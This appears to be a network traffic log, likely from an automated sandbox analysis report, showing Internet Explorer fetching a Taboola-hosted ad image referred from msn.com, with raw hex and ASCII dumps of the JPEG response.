2021-10-07 13:51:55 UTC	56	IN	Data Raw: 80 a5 c2 d1 b0 f7 01 f5 8a 1b 80 be 06 03 60 8d c6 52 d7 38 0b ed 60 e0 b6 b6 ae 36 c7 8d 50 15 24 70 73 7a df 07 ac c0 10 2f 81 88 a8 0f aa d2 b7 c7 12 51 3b d0 74 f8 90 70 b4 a4 95 3e eb e7 cf d8 c7 89 43 11 a9 0d d8 23 b8 f3 81 dd 57 db 23 ae ff 00 77 9a 64 e6 be bf 03 15 40 8c 9d 2d c3 7f ca 3c 1c 60 81 8d 12 6f fc e0 16 b4 bf 9c dd b6 f3 59 c6 d8 41 08 7b 60 4a 3c 1c 0d 78 a3 6b db 09 00 61 0c c4 de 56 6b f6 93 58 a5 89 1b 78 bc 1a 94 6f 59 a8 f2 e3 be fc 66 94 35 69 df 14 01 96 c5 4f a4 be 4e 19 91 a5 02 74 e0 05 3d b0 04 76 0c a8 fc 05 61 c6 34 7e 95 98 90 36 ad 2c e4 77 c6 96 0f 4d 82 85 6d 27 59 fe ac 8e 4b 85 1f a7 12 f6 1b 87 18 0a 21 f6 aa f0 73 6a 1b 8e 32 46 ea fd 4e c7 db a6 b1 42 ef ed cd bc e0 5b cf ce 02 74 de 05 05 80 24 e7 b7 55 06 c0 Data Ascii: `R8`6P$psz/Q;tp>C#W#wd@-<`oYA{`J<xkaVkXxoYf5iONt=va4~6,wMm'YK!sj2FNB[t$U

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49848	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	37	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F679db3c1-e62f-47d5-bd90-53b48f4ed0c6_1000x600_9a0f5b727e2a50702107d4e4fbcb72f2.png HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-07 13:51:55 UTC	162	IN	HTTP/1.1 200 OK Connection: close Content-Length: 32418 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 623575638407919105839610360858388108163,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "d82bcf09d0447acaffb27abbcaccf36b" last-modified: Thu, 16 Sep 2021 20:08:16 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 98 x-ratelimit-reset: 1 x-request-id: 9a81f5ce20284f24938456f7f27a5940 x-envoy-upstream-service-time: 83 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb202 Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 13:51:55 GMT Via: 1.1 varnish Age: 1734082 X-Served-By: cache-wdc5568-WDC, cache-mxp6930-MXP X-Cache: HIT, MISS X-Cache-Hits: 1, 0 X-Timer: S1633614715.284840,VS0,VE264 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fconsole.brax-cdn.com%2Fcreatives%2Fa6cb1edf-85ae-42d3-8ce3-0c3ef2d08771%2F679db3c1-e62f-47d5-bd90-53b48f4ed0c6_1000x600_9a0f5b727e2a50702107d4e4fbcb72f2.png X-vcl-time-ms: 264
2021-10-07 13:51:55 UTC	163	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 01 0a 0a 0a 0a 0b 0a 0c 0d 0d 0c 10 11 0f 11 10 18 16 14 14 16 18 24 1a 1c 1a 1c 1a 24 36 22 28 22 22 28 22 36 30 3a 2f 2c 2f 3a 30 56 44 3c 3c 44 56 64 54 4f 54 64 79 6c 6c 79 98 91 98 c7 c7 ff ff c2 00 11 08 01 37 00 cf 03 01 11 00 02 11 01 03 11 01 ff c4 00 34 00 00 01 05 01 01 01 01 00 00 00 00 00 00 00 00 00 00 06 00 04 05 07 08 03 02 01 09 01 00 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 00 00 01 02 03 04 05 ff da 00 0c 03 01 00 00 02 10 03 10 00 00 00 fd 4d 69 07 d4 7a 04 08 10 20 40 81 0d 02 Data Ascii: JFIF&""&0-0>>T$$6"(""("60:/,/:0VD<<DVdTOTdylly74Miz @
2021-10-07 13:51:55 UTC	164	IN	Data Raw: 83 47 42 c9 5b 44 cb 56 88 7e 67 f0 7a 2e 53 0d d7 17 4e 02 75 c8 35 c9 49 6f 52 b2 e3 59 f0 43 05 a8 04 a5 1c 04 95 26 a1 b4 f1 0c f2 d6 cc 4c 37 7c c0 2e 4c e5 aa 56 60 9a 23 15 5c d0 d8 ee 1d 51 e9 a6 43 06 70 d9 9c 85 38 ac fe 6c ac 29 2b 8f ad 13 05 c2 ab 43 e4 ae 7c b7 79 51 1d b6 7c 11 41 81 13 54 0b 54 bd 13 e8 b2 50 59 73 99 a3 47 e3 ae ea 3b 07 39 ae 63 9d 4e 2a f2 f8 9b a2 bd 93 72 d9 a5 b9 f4 bf 30 bc fd b4 16 5a be a2 ae a8 64 82 fc cd d6 07 34 80 79 d2 eb b8 fd 0e 93 38 01 28 b1 96 1d 18 5b a7 0e 22 f0 39 41 cf 35 c8 71 62 27 d2 27 e2 ed 4c ef 88 ad 64 ef 38 61 97 21 61 8f 6a 24 99 fa 08 9e 91 8a e1 8e 9c 65 86 54 f0 6a 12 d5 a9 8d e0 48 e9 c2 9d fc 12 a3 70 38 82 0b 28 bc ee 27 f3 d5 fe 75 0a 06 ed 5f 75 38 f7 ae 34 77 9f d3 09 81 9c bb 31 Data Ascii: GB[DV~gz.SNu5IoRYC&L7|.LV`#\QCp8l)+C|yQ|ATTPYsG;9cN*r0Zd4y8(["9A5qb"Ld8a!aj$eTjHp8('u_u84w1
2021-10-07 13:51:55 UTC	166	IN	Data Raw: c0 83 88 0e 00 1a 59 34 5a cc b6 66 94 16 08 c4 b9 82 1d 05 97 d6 ae b5 12 0f 93 2c 10 b8 42 a6 31 1e b6 dd bd fa b9 5e 08 88 4c 9f 0f f9 dc 8b 64 cd 42 01 da 21 d4 c2 85 99 96 2e b1 ea b4 60 e7 5a 62 ef aa cb 6d 19 a0 b6 2f e8 37 30 e1 6a 64 75 4e 57 68 7b 34 11 aa 51 76 a5 58 ab 10 c6 11 ee 26 d4 80 61 9b 4d ca 51 50 63 67 1a 59 85 6e b7 84 5f 41 16 5c ec 57 0b 6f 62 a1 33 74 9a 5a 87 73 73 bf 5f 99 10 75 d1 64 e4 77 a1 64 9f 30 07 29 22 0e 7e 30 44 2a 97 31 7c 39 81 aa 10 7e 60 44 ca a1 c1 0c 16 f1 56 f0 e2 12 08 68 e3 8f 15 12 f3 77 81 c1 22 c4 34 53 80 4e fa 4a 36 f1 56 e5 d7 31 9a ba 38 61 f6 fa 56 31 78 24 e9 e5 d0 66 fa 44 bf 11 c3 9d 1b cc a0 29 4a 84 9b 75 9a 76 01 a2 8b 79 2f 46 30 88 f2 72 39 b5 a8 8a 88 ac cd 99 1b c9 ac cf ac 33 92 22 46 ab Data Ascii: Y4Zf,B1^LdB!.`Zbm/70jduNWh{4QvX&aMQPcgYn_A\Wob3tZss_udwd0)"~0D*1|9~`DVhw"4SNJ6V18aV1x$fD)Juvy/F0r93"F
2021-10-07 13:51:55 UTC	167	IN	Data Raw: b2 0d 45 f5 be 01 41 8c 35 16 ba da eb f0 9d 04 09 c8 5c 34 0b 97 24 aa 0c da ee 9a 29 0a d5 a4 3e cd 5b 51 c5 eb 4c c1 da bc b1 8f 58 22 b1 29 a8 d4 15 82 e5 6b 6b 89 a1 0c c5 94 f7 48 49 0c d6 a6 73 b2 98 dc c7 d2 14 b9 1c 48 2a 22 4e ad eb 2b 88 b1 1d ad 76 ab 36 7a 0e 08 51 35 a8 8a 36 01 21 c3 49 5d 5a 61 5f 60 21 b5 b3 71 ea ab 09 3e 2a d1 12 88 72 72 92 9f 38 44 2e b1 b2 ae c4 c5 12 95 42 93 0a 88 55 e7 f3 02 70 fa 23 12 ae 92 d7 a2 46 cf a3 5b 44 b3 8e b0 2f 4e d2 5e 8d bd 62 4d 3d 03 1c b8 20 ad 35 d0 e1 6e 91 80 88 3d 1d bd a8 58 26 6a 0a 18 92 af f1 32 ca c4 6d 17 b2 c8 fe 26 54 b4 df 32 3e 95 b7 39 f1 5a b0 36 77 68 43 0b d7 8f 76 67 8b 16 a6 ae ef 78 e2 c9 52 c4 08 28 01 fa 64 ec f7 06 4f fb 7b 56 9d 3a 41 d6 d7 d9 d0 6d 0d 06 64 6d 9a cb 80 Data Ascii: EA5\4$)>[QLX")kkHIsH*"N+v6zQ56!I]Za_`!q>*rr8D.BUp#F[D/N^bM= 5n=X&j2m&T2>9Z6whCvgxR(dO{V:Amdm
2021-10-07 13:51:55 UTC	168	IN	Data Raw: 12 ae c4 15 bb 13 04 2e e1 b2 1b 08 95 b1 ab 4e 45 19 d2 2d 95 c8 1a 19 20 27 4f 9e 52 d7 49 1c d5 d2 ad 11 df 76 d9 87 a5 20 f4 ab 0e 2e 1a b6 3e b6 aa 8f 52 ae 5d 03 63 62 af da 18 0b 45 34 6a 52 2e b4 9d c6 e4 d6 65 79 38 f0 1f 11 bf 53 33 43 3d 86 08 e3 df ea 03 6c 83 5d 77 92 75 9a b5 b1 58 59 69 95 9a 65 7c a3 bf 58 6b 77 9b c3 4e 84 56 81 24 59 f1 2e d1 80 51 b6 df 9a 50 99 de ed 82 84 36 e0 78 8b 66 de 66 53 4a 9f 98 72 aa 05 1e ac 94 b4 11 b9 fd 60 19 c8 12 a2 9d a0 97 08 e2 89 6a b7 fa f2 0a c0 45 d6 2e 9d 1e d4 1d c9 91 83 0e 94 f9 49 fa d0 e7 7d e4 54 d9 41 d2 19 95 f9 30 b6 9b 07 62 d6 1c d7 14 33 9a 16 73 b4 9a bf 0a 5d f7 35 50 c5 a6 22 be 0d 79 59 bb 4d 30 72 19 80 e3 d0 85 f9 b4 8f 7e 1c 9f b5 56 45 d5 6d 0c e7 31 dc ca 2a fc b8 2d 99 68 Data Ascii: .NE- 'ORIv .>R]cbE4jR.ey8S3C=]wuXYie|XkwNV$Y.QP6xffSJr`jE.I}TA0b3s]5P"yYM0r~VEm1*-h

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	170	IN	Data Raw: eb d2 ca 76 a9 11 ec 14 cd 36 a2 5e 12 1e 3b 85 0c 0f b4 75 6a 12 86 85 31 df b0 f7 85 3a 2e 80 f5 55 0f 1d 1f b1 eb 95 a6 d6 0b ad ca b4 f7 93 f4 e4 7b 88 05 ac 59 31 be 71 a4 de b5 8c a4 c4 3c 50 4e 8b 77 9c 99 f6 d3 78 86 19 ac be c9 c2 12 ab 62 6f 71 1d 5f 34 00 92 7c 31 b2 be 0e 3d 43 2b fc 29 68 e6 61 35 60 ee 99 2b 48 0b 32 32 78 fd 61 67 8f 3d 4b a4 4a 5f f2 b5 89 fa 2a 9e 2d 46 11 76 b4 c2 6b bd 47 bf ff 00 ce f5 1b 2f 1a 2e 75 66 1b 91 fe 29 3f cc ea 77 29 ca f4 17 1e 62 c7 cc 5f 18 ef 49 7f 56 cd 65 67 c4 d6 af 6f da 5b a9 d8 75 c7 78 e4 21 11 00 03 b1 e4 c9 36 14 f9 96 ab 3f 92 31 8c 1d 34 fd 16 dc e3 a7 9c 44 a2 c2 9f 1e 48 dc fc 53 ab 29 e5 a0 d0 b9 07 90 d6 5d ed 8d ae 1d fd dd eb fa 8c 50 54 41 3c 34 ba e7 8f 75 86 7d d6 ae 9f ac 74 b3 a4 Data Ascii: v6^;uj1:.U{Y1q<PNwxboq_4|1=C+)ha5`+H22xag=KJ_*-FvkG/.uf)?w)b_IVego[ux!6?14DHS)]PTA<4u}t
2021-10-07 13:51:55 UTC	171	IN	Data Raw: 19 c2 e9 95 c3 58 e4 0f 3f 22 b7 13 12 3c 31 5a 29 15 5b 3d 95 58 96 11 27 b4 d4 ab 22 17 33 16 b7 4f 37 a8 6c cb 60 a0 3a bd da a0 09 87 53 de 72 db 1f 27 af 63 c7 7a 95 8a c9 71 7b 7c e2 9d b7 c9 2b 3e a6 3d 3e a3 c3 2a d5 68 81 1c b2 57 8a 2c e7 59 65 ae 88 25 02 62 a6 c9 58 61 64 ae 26 41 81 76 10 85 b5 30 cb 34 60 07 f4 28 fb e2 76 df 24 ba ca 44 d1 fd d8 08 9e 0d a3 83 61 a5 da 49 b5 d5 aa 70 8c d4 c9 4d 8b 78 72 66 24 87 64 38 dc 18 e1 63 16 bf 31 e4 13 a9 1b 98 ad 8c 06 2a df 7e 57 6a d8 e0 9e 5d 2c 17 ae 77 2f 44 26 76 70 5f ae b0 f9 51 42 38 e2 d2 d7 f9 5f 91 74 fe 00 a9 a2 0b 0a ce 77 61 43 6b 3b 4b 87 43 39 3d 82 df d9 31 09 6a b6 5e 2a a5 e3 fe a2 bc 24 9b 40 23 98 0c f8 7c b1 ec fc ac 50 91 54 2e 88 f9 6f 2e 1f b1 bf 58 91 79 c9 79 82 e4 4c Data Ascii: X?"<1Z)[=X'"3O7l`:Sr'czq{|+>=>*hW,Ye%bXad&Av04`(v$DaIpMxrf$d8c1*~Wj],w/D&vp_QB8_twaCk;KC 9=1j^*$@#|PT.o.XyyL
2021-10-07 13:51:55 UTC	172	IN	Data Raw: 10 e3 c4 36 0d 3f 4e 1f 65 31 3c 36 91 a5 cc 38 31 15 20 35 1e d7 0a 8c 7b 10 0c bc 3f 44 fc 54 39 bc 1b 0a 23 78 35 e3 24 aa 1a 6f bb 81 11 9b 59 c4 0b 7c 99 a1 98 8b a1 07 86 63 c3 0a 8a b8 b1 ec e4 ff 00 11 33 22 64 35 07 44 b1 37 02 e3 26 ec 98 70 6f 61 cc 65 c4 1b ee 28 53 fb 44 b4 c6 7d 82 36 52 37 d3 30 e7 15 a7 ee 6b a3 a7 e6 6b c8 d8 c8 20 d8 98 43 86 03 58 8d c1 be cd 32 0c 76 2c 6e 61 55 07 79 af 43 da f3 5c 4e a7 8a 7d c5 2c 52 1d 6b 26 e4 77 83 c3 2e a2 7a b6 b2 f0 92 da 60 38 d4 7f a6 a7 f2 27 5b 23 71 a4 0f c4 3d 4d 36 20 ea b1 89 85 d9 79 37 17 c2 9b f5 38 9d 04 17 64 c1 e1 41 b2 5b 68 b8 d7 18 a2 61 7a 60 35 2e fc 5c cb d0 d4 05 ef 7d a2 81 63 49 35 32 d0 a3 32 33 68 dd 66 16 5d bd 1b 98 db 3e 2d bd d6 22 8c 97 90 16 13 12 e3 39 01 d4 63 Data Ascii: 6?Ne1<681 5{?DT9#x5$oY|c3"d5D7&poae(SD}6R70kk CX2v,naUyC\N},Rk&w.z`8'[#q=M6 y78dA[haz`5. \}cI5223hf]>-"9c
2021-10-07 13:51:55 UTC	174	IN	Data Raw: a9 ac 98 84 80 d2 8d 09 b4 a6 80 08 aa 79 fb 8c a4 3d 42 33 f5 76 6f 4c 75 57 07 54 42 ba 4e 8e d0 be 43 84 d0 de 10 cd 88 86 6a 8a 10 21 17 71 06 2d 28 6e 15 62 41 53 10 e5 0e da b8 d3 b4 41 9f 20 c8 18 d4 44 c6 89 93 53 82 36 d8 45 ca 7a 75 8b 1d 6f cf 33 32 16 20 96 f5 54 e0 d7 9d 79 57 cc f4 f6 9b 91 0a a8 a9 66 6d 2c f6 30 b3 1e f3 20 cc 59 40 34 b1 80 2a 41 98 ca 69 a5 ed 09 ca c8 f4 00 8b ed 6d 47 7a 8b d3 00 8e 76 8a d8 82 29 ae f1 a9 98 53 54 03 30 cb 60 d8 a8 83 2b 3b eb 3b 10 45 40 be 19 41 b2 cc 44 19 72 3e 32 14 00 04 62 40 01 b9 94 00 be 61 02 12 f7 b5 4a 37 3b 40 01 e6 e2 a2 81 36 3c 11 08 df 72 0c 63 2a e5 40 00 8e 32 b8 ac 67 68 c7 4a 81 90 f6 9d 5c 28 6b 1a ee 61 cc fa 99 60 b8 2c 1d a0 50 57 dd c4 36 40 fa 8a ee 1d 28 9e 22 eb 39 18 b1 Data Ascii: y=B3voLuWTBNCj!q-(nbASA DS6Ezuo32 TyWfm,0 Y@4*AimGzv)ST0`+;;E@ADr>2b@aJ7;@6<rc*@2ghJ\(ka `,PW6@("9
2021-10-07 13:51:55 UTC	175	IN	Data Raw: 22 11 43 fe fa 26 0c 4e 7c 4d 2b 83 0a 09 44 75 f2 00 c7 41 77 2b 88 00 d7 e9 86 bc 0a 86 09 71 80 33 51 0a 88 b8 88 36 20 56 e6 5c 3b 7d a1 0c 7f 74 a7 1f be 10 ff 00 ca 53 df 2d 18 bf 1a b7 fa 98 fe 21 42 aa b2 73 36 52 2f 68 45 c6 ab 10 d7 98 1e bb 8b d8 84 72 d1 7c 89 56 a4 47 e9 7f a8 7b 5f d0 3b 8c 79 10 83 0f ca 8e d3 c7 fb 86 37 5f 2e 6e 59 26 94 c3 8b 35 82 1e a3 7a e7 82 fc 4a c8 9d b4 6d 96 89 26 15 7a fa cc f8 6c ac 18 ec 49 00 79 87 e2 31 9f bc 19 d2 e0 c8 84 8a 8f f1 08 8c 56 a3 7c 40 af 68 8b f1 0a 78 33 d7 41 e0 c1 f1 28 4d 54 1a fe d3 77 1c 81 dd 43 9c 5f 46 a1 ce be 16 2e 7b 3c ac b0 48 f9 0f 31 ba 95 00 f7 54 c6 81 59 e0 8d d7 51 be 9e a6 7d f1 aa d1 b2 60 53 ad 19 a4 d4 d5 78 12 c0 e2 a2 a9 71 c7 10 96 d8 86 11 86 a3 88 b8 4d 06 d4 43 Data Ascii: "C&N|M+DuAw+q3Q6 V\;}tS-!Bs6R/hEr|VG{_;y7_.nY&5zJm&zIly1V|@hx3A(MTwC_F.{<H1TYQ}`SxqMC
2021-10-07 13:51:55 UTC	176	IN	Data Raw: 05 b6 6b 31 91 4e b3 54 53 d4 5e 59 88 85 58 d7 da 3f ec 3f 99 44 97 81 29 2b ee 66 94 df ea 05 40 b1 aa 5b 5f 12 f1 68 54 27 ba 63 c9 90 50 11 83 17 3b 0a b3 dc 4c 78 f6 60 5a ea 07 45 6f 68 b1 03 1f 52 c2 f8 8c cd ee 15 56 65 a8 52 35 b8 f8 c7 f8 cd f0 4f 22 11 89 32 2e a0 75 cc 2e ec c3 55 8d 8d 8b 36 d9 2b 8e a6 25 a4 1c 5d 37 70 ad 9b 9a b4 21 ff 00 8c 08 c7 b8 a8 aa 20 1e 23 20 97 39 30 91 55 32 12 08 fe a1 71 46 23 6c 82 06 c6 13 af 74 46 21 b8 8f 65 ad bc c5 4c 63 20 b3 c4 d9 03 ae a2 e1 2f ba 9d 6a 31 7b 60 44 b5 02 88 b8 cb 88 a7 16 0d c2 70 a6 84 72 63 36 42 c8 15 6a 36 35 39 07 a8 de 26 23 56 00 f6 df eb d6 bb 96 2e 6f 64 ce e0 0c 66 ab e6 05 51 d0 88 71 0d ac 59 8b df 02 64 0d 63 68 11 43 21 b8 68 1e 07 98 d7 ed 30 86 2c 7f a8 b6 aa 6d 6e 1f Data Ascii: k1NTS^YX??D)+f@[_hT'cP;Lx`ZEohRVeR5O"2.u.U6+%]7p! # 90U2qF#ltF!eLc /j1{`Dprc6Bj659&#V.od fQqYdchC!h0,mn
2021-10-07 13:51:55 UTC	178	IN	Data Raw: 90 12 a8 8a bf 27 0a 4e a3 bd 5e 27 e1 3a 94 68 e5 85 b1 9c 3a 38 04 6a 2a d6 6b 4c 63 f3 58 46 8e b4 a4 7d d2 7e d0 8d 6d 61 26 72 88 60 97 ea 7b 00 36 0f 87 9e 3a 3a db 9e 50 85 b8 48 cd 00 e8 67 b7 94 28 d6 c5 5a 8a 4f 0c 76 2a ae e4 96 2c 7e b9 f6 91 3c 6d e3 07 5d 11 91 a8 62 2c 09 50 ee 14 90 3e e0 1d 67 fe d1 24 b2 06 64 8d 9c 06 60 bf 24 0f 92 06 95 90 8c 87 04 15 c7 e7 3a 49 23 71 95 75 60 c0 8f f0 47 ff 00 67 1d ff 00 de 95 7b 52 27 35 82 59 d5 1c 8f cf 13 a5 b1 22 38 52 95 51 a7 ff 00 d1 94 15 d2 cd 57 c7 94 92 c1 31 b9 61 f3 ec f9 03 50 c5 2f 90 38 94 31 63 9f be 35 1c fc e5 2e 4c 84 b9 c9 f9 39 27 3f f6 59 ec 87 8a c3 35 b5 87 c2 63 58 cb 97 85 db ca c8 ea 0f cf 0d 6c bb 68 b8 59 2e e6 57 cc 89 c5 01 55 f1 46 83 20 1e d8 8e f5 fa 11 ad 62 30 Data Ascii: 'N^':h:8j*kLcXF}~ma&r`{6::PHg(ZOv*,~<m]b,P>g$d`$:I#qu`Gg{R'5Y"8RQW1aP/81c5.L9'?Y5cXlhY.WUF b0
2021-10-07 13:51:55 UTC	179	IN	Data Raw: a0 63 9b 67 ec bf dd aa 31 32 58 c3 00 d0 ba 87 7a c1 71 c9 50 a1 c8 3f 20 76 35 5d f8 ff 00 4c e2 e0 c3 86 00 b8 05 79 26 7e fd 71 c6 95 5f 24 28 87 c2 7e d3 01 91 15 73 a2 90 c9 5e 59 15 e4 0e 57 18 53 90 5e 30 01 c7 e0 e9 19 5a c7 26 29 22 00 58 a7 c0 05 97 24 e7 e7 50 06 59 15 9b 98 85 82 ab 07 24 95 b0 ea 87 88 f9 24 1d 21 49 dc 3f 08 85 74 47 01 55 f2 04 2f 10 c7 df f4 fa d4 b4 72 8a 4b 08 a6 7f 21 e6 81 78 7d 34 8a e3 88 fd dc 41 27 3a 77 50 64 42 1d 37 1e 79 e7 c8 b6 2d 15 50 bd fc f7 ab 2f 1a 52 a6 63 49 de e5 78 c9 5c e4 00 09 56 0c 07 61 07 2c 1d 53 d8 63 89 54 99 b6 6d de 54 69 1d 0f 12 19 14 24 ab f9 3c 8e ad ed 9e ab b1 1a 25 99 2e ee 0d 2c 13 41 1f b7 3e 04 e4 01 00 74 54 8d 51 7e 28 ac cb 0c 93 47 2a 7e 09 56 62 08 27 4f 05 4d cd 63 48 85 Data Ascii: cg12XzqP? v5]Ly&~q_$(~s^YWS^0Z&)"X$PY$$!I?tGU/rK!x}4A':wPdB7y-P/RcIx\Va,ScTmTi$<%.,A>tTQ~ (G*~Vb'OMcH
2021-10-07 13:51:55 UTC	181	IN	Data Raw: 6a af f4 d8 1a b4 86 10 3a 54 27 92 82 46 7e 49 d6 ce fb e0 9e 1b 10 2d 9b 76 0c af 2a 13 1a 48 c8 24 f7 82 3d a5 48 e2 74 de 38 9a 35 9a 21 58 45 59 d6 65 0d c4 20 01 19 48 e9 86 35 b5 6d f6 2b 22 c5 14 f5 eb c5 01 8c 7c 28 5c 00 a0 0d 6f 93 8d 92 58 62 c2 c8 f5 a2 b0 92 94 cb ab c4 b8 0a bc c8 d6 7f ad c5 1c 92 88 6c 24 86 2b 6f 1f 36 57 1d 33 1e 8f 26 23 52 25 9b 52 c1 18 e2 58 19 02 82 06 4a 91 fb 7e d9 d6 f3 74 55 db e5 35 55 aa 78 44 b2 f9 16 2c 2c 8c a3 be 2c 48 04 ea a5 f9 65 bd 2b ee c9 6b 73 8c 58 84 bb 14 15 99 03 37 32 14 f9 10 2e 9d 1e 4b b6 26 af 24 32 92 ff 00 4e 26 f3 42 09 fe 07 63 f1 ab b5 85 5d ce 59 36 c3 5c 9f f7 d4 2b 92 ea 14 e4 0e 03 5b 9e e3 77 70 94 59 bc f5 e2 8a b3 4d 14 08 11 23 e2 ee 48 03 4b 53 d4 36 36 0a 42 08 2c b2 08 92 Data Ascii: j:T'F~I-v*H$=Ht85!XEYe H5m+"\|(\oXbl$+o6W3&#R%RXJ~tU5UxD,,,He+ksX72.K&$2N&Bc]Y6\+[wpYM#HK S66B,

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	182	IN	Data Raw: 57 2c 5c d7 9a 62 a7 c4 dc cc ad 85 09 f6 c0 1a b3 7e 32 6d a8 86 17 28 41 fa 67 04 96 c3 00 1f f6 64 83 f3 a8 bd 31 4e 72 64 4a aa 59 e4 32 1a ea 58 9e 59 5f ff 00 88 1a 70 d4 5e 51 07 8a bf d4 25 8f 2a 65 94 e0 1f 69 0b a6 87 e9 e2 82 67 cc 69 1f 25 9f b5 f6 a9 24 7f fb 80 d3 45 0d 28 90 c3 61 b9 32 4e 64 5c 90 72 00 eb 38 20 6a 26 a0 2c 7f ad 82 85 15 54 48 3e 39 bb 76 42 8d 6f 53 6d c9 76 c2 48 b2 29 8a b7 8b 0c a0 f1 c8 04 0d 5f 9e b6 ea c8 fb 71 5b 00 88 db cc 1c f8 cf 3e ba eb 1a 48 1d 11 23 73 2c bc df 2b 80 48 40 ba af b3 53 a8 8b 35 23 6e a4 9e 09 a7 0e 17 89 e3 df 4b 9e c6 b7 fb a9 22 72 44 da e2 ad 46 a3 b3 76 48 68 c4 f2 00 4f c1 3a 85 4c bb 4b b8 bd bb 6e 56 2e 99 e0 99 57 a4 12 4b 17 64 37 5e cd 50 db 26 be 32 92 79 5d bc 51 86 cf bd d3 91 Data Ascii: W,\b~2m(Agd1NrdJY2XY_p^Q%*eigi%$E(a2Nd\r8 j&,TH>9vBoSmvH)_q[>H#s,+H@S5#nK"rDFvHhO:LKnV.W Kd7^P&2y]Q
2021-10-07 13:51:55 UTC	183	IN	Data Raw: 7e 46 a2 4a ed 46 93 56 90 31 2c 5d 97 e1 83 77 85 eb 5b 77 d6 41 35 36 bd 2c c9 fa 4e 40 fd 41 17 b7 da cc 7b 4d 56 f4 fe d6 7e a5 76 6a 9f 53 cf ce 3c e0 ab 3d 5a 9e 46 ed 33 db 81 a1 b8 1d be 4b b0 43 70 c4 21 25 65 93 93 85 50 cf ed c8 d5 bf 52 7f a0 94 87 85 59 04 7c 1c 32 46 65 e1 22 8e 47 27 dc 3a d6 dd e9 7d b5 6d ed ec f5 e1 83 87 33 9e 28 fe 51 90 c3 07 27 50 fa 82 cb d4 a1 57 e8 2a 4b 2b 88 82 5c 49 a2 91 ac 38 50 78 34 5c 99 46 a8 6d d3 d9 bf 66 49 ec 56 a6 85 e4 8c 9f f7 a6 9e 5e 23 91 39 d6 df 56 a8 f3 3d e8 95 96 d3 cc 5a 32 83 8c b1 92 a9 f9 c0 d2 59 b5 66 f3 3d 74 2f e2 72 c1 7d c5 42 b1 24 aa f5 ad df 7c 3f 51 2c ab 62 1a 86 05 53 20 1d 2b 4c 40 c6 46 ab d6 b4 cf 10 8d 6e db 9a dc b9 98 f1 42 63 8c 05 5d 4f e3 96 fd 6a f2 45 46 34 ae 23 Data Ascii: ~FJFV1,]w[wA56,N@A{MV~vjS<=ZF3KCp!%ePRY|2Fe"G':}m3(Q'PW*K+\l8Px4\FmfIV^#9V=Z2Yf=t/r}B$|? Q,bS +L@FnBc]OjEF4#
2021-10-07 13:51:55 UTC	185	IN	Data Raw: 10 0b 72 24 cb c8 0d 2a 49 52 6a 57 3c f1 92 17 cb 10 12 02 81 be 17 3f 63 a9 db 6c bb 56 e5 39 4d 36 59 64 59 6c f2 76 09 f2 a8 c4 f7 f8 07 55 f1 44 4d 1d 2b 7b 89 fa 9b 11 63 01 99 71 80 19 b4 96 ec a3 2b 56 77 55 01 9b 1f 0c 07 11 8d 6e 2f 5e cc 41 43 41 01 f0 c5 c5 c3 9e a2 18 20 81 8d 3a 08 1c 95 63 11 04 fb 98 91 c4 f6 31 9d 34 73 bb ab da 76 24 87 77 c9 38 04 9e bb d4 be 1b 5b 2d d8 e7 95 ab 92 61 4e 19 2d c4 13 cb 4d ba 8a b7 2c 78 6d 5f 73 13 c4 04 91 97 68 e0 89 b0 58 93 94 e4 75 61 aa c1 6a 21 6a 42 de c1 fa d9 cb e3 a5 c8 20 03 a9 e6 bd 15 d9 ac f2 2e 67 7f 14 88 83 90 c7 22 cb ed eb 8e 9a fe eb c9 e5 bb 65 83 43 55 cc 80 90 cf 0d 9a c0 9e 24 8c a7 b8 13 f7 d3 6f 13 da 62 f6 76 7a a2 3e a1 9d 4f 6a fe f4 49 3e 0f c1 e3 a9 7d 11 09 a6 f2 43 bb Data Ascii: r$*IRjW<?clV9M6YdYlvUDM+{cq+VwUn/^ACA :c14sv$w8[-aN-M,xm_shXuaj!jB .g"eCU$obvz>OjI>}C
